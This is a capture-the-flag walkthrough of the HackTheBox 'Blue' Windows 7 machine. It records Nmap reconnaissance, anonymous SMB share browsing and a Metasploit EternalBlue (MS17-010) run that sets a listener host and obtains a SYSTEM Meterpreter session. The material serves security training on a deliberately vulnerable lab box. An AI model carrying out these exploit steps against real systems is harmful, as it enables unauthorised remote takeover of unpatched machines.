Blue is a straightforward Windows box on HackTheBox, rated easy, that demonstrates the dangers of unpatched systems. We start with an Nmap scan revealing it’s Windows 7 SP1, vulnerable to EternalBlue (MS17-010). Using Metasploit’s exploit module, we get a SYSTEM shell immediately and grab both flags. No privesc needed.
Reconnaissance
I kicked off with a full port Nmap scan, adding version and script scanning to get as much info as possible:
$ nmap -p- -sCV -oN nmap-blue.txt 10.129.194.164 --min-rate 10000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 08:50 -0500
Warning: 10.129.194.164 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.194.164
Host is up (0.010s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
135/tcp   open     msrpc        Microsoft Windows RPC
139/tcp   open     netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
7802/tcp  filtered vns-tp
9516/tcp  filtered unknown
12689/tcp filtered unknown
16166/tcp filtered unknown
21693/tcp filtered unknown
27945/tcp filtered unknown
30198/tcp filtered unknown
49152/tcp open     msrpc        Microsoft Windows RPC
49153/tcp open     msrpc        Microsoft Windows RPC
49154/tcp open     msrpc        Microsoft Windows RPC
49155/tcp open     msrpc        Microsoft Windows RPC
49156/tcp open     msrpc        Microsoft Windows RPC
49157/tcp open     msrpc        Microsoft Windows RPC
52337/tcp filtered unknown
62111/tcp filtered unknown
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-02-04T13:51:23
|_  start_date: 2026-02-04T13:48:30
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-02-04T13:51:26+00:00
|_clock-skew: mean: 3s, deviation: 2s, median: 1s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.07 seconds
The scan shows SMB open on 445, and the OS is pinpointed as Windows 7 Professional 7601 SP1. Message signing is off, which is common on older setups but risky.
Enumeration
With SMB open, I checked for anonymous access:
1
2
3
4
5
6
7
8
9
10
11
12
$ smbclient -L //10.129.194.164
Password for [WORKGROUP\kali]:
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.194.164 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Shares are visible: ADMIN$, C$, IPC$, Share, Users. I connected anonymously as guest to the Users share:
$ smbclient //10.129.194.164/Users -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Fri Jul 21 02:56:23 2017
  ..                                 DR        0  Fri Jul 21 02:56:23 2017
  Default                           DHR        0  Tue Jul 14 03:07:31 2009
  desktop.ini                       AHS      174  Tue Jul 14 00:54:24 2009
  Public                             DR        0  Tue Apr 12 03:51:29 2011
                4692735 blocks of size 4096. 657848 blocks available
smb: \> cd Default
smb: \Default\> ls
  .                                 DHR        0  Tue Jul 14 03:07:31 2009
  ..                                DHR        0  Tue Jul 14 03:07:31 2009
  AppData                           DHn        0  Mon Jul 13 23:20:08 2009
  Desktop                            DR        0  Mon Jul 13 22:34:59 2009
  Documents                          DR        0  Tue Jul 14 01:08:56 2009
  Downloads                          DR        0  Mon Jul 13 22:34:59 2009
  Favorites                          DR        0  Mon Jul 13 22:34:59 2009
  Links                              DR        0  Mon Jul 13 22:34:59 2009
  Music                              DR        0  Mon Jul 13 22:34:59 2009
  NTUSER.DAT                       AHSn   262144  Fri Jul 14 18:37:57 2017
  NTUSER.DAT.LOG                     AH     1024  Tue Apr 12 03:54:55 2011
  NTUSER.DAT.LOG1                    AH   189440  Sun Jul 16 16:22:24 2017
  NTUSER.DAT.LOG2                    AH        0  Mon Jul 13 22:34:08 2009
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf    AHS    65536  Tue Jul 14 00:45:54 2009
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Tue Jul 14 00:45:54 2009
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Tue Jul 14 00:45:54 2009
  Pictures                           DR        0  Mon Jul 13 22:34:59 2009
  Saved Games                        Dn        0  Mon Jul 13 22:34:59 2009
  Videos                             DR        0  Mon Jul 13 22:34:59 2009
                4692735 blocks of size 4096. 657848 blocks available
smb: \Default\> cd Desktop
smb: \Default\Desktop\> ls
  .                                  DR        0  Mon Jul 13 22:34:59 2009
  ..                                 DR        0  Mon Jul 13 22:34:59 2009
                4692735 blocks of size 4096. 657848 blocks available
Anonymous access works for the Users share, but there’s nothing interesting—no useful files, credentials, or flags. The Default user’s directories are mostly empty or default Windows stuff.

Googling “Windows 7 Professional 7601 Service Pack 1 vulnerabilities” immediately points to MS17-010, aka EternalBlue. This is a remote code execution vuln in SMBv1, exploited by the NSA and leaked by Shadow Brokers in 2017. It allows unauthenticated RCE by overflowing a buffer in the SMB server, leading to kernel-level code execution.
EternalBlue was weaponized in WannaCry and NotPetya, causing global chaos. Microsoft patched it in March 2017, but this box is unpatched. For more details, check out the Microsoft Security Bulletin.
Time to exploit.
Initial Access
Metasploit has a reliable module for this: exploit/windows/smb/ms17_010_eternalblue. It’s stable and handles the pool grooming and shellcode injection automatically.
Fire up msfconsole:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ msfconsole -q
msf6 > search eternalblue
Matching Modules
================
   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.129.194.164
rhosts => 10.129.194.164
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.14.109
lhost => 10.10.14.109
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
The module checks for vuln first (using the auxiliary scanner), confirms it’s exploitable, then grooms the pool with SMBv2 packets, creates a hole by closing SMBv1, and sends the exploit payload. Success! We get a Meterpreter session as SYSTEM.
Blue is a classic for teaching about EternalBlue. In real-world scenarios, patch your systems! If you want a challenge, try exploiting manually with Python scripts like those from worawit/MS17-010. No privesc here since we land as SYSTEM, but always check for other vulns.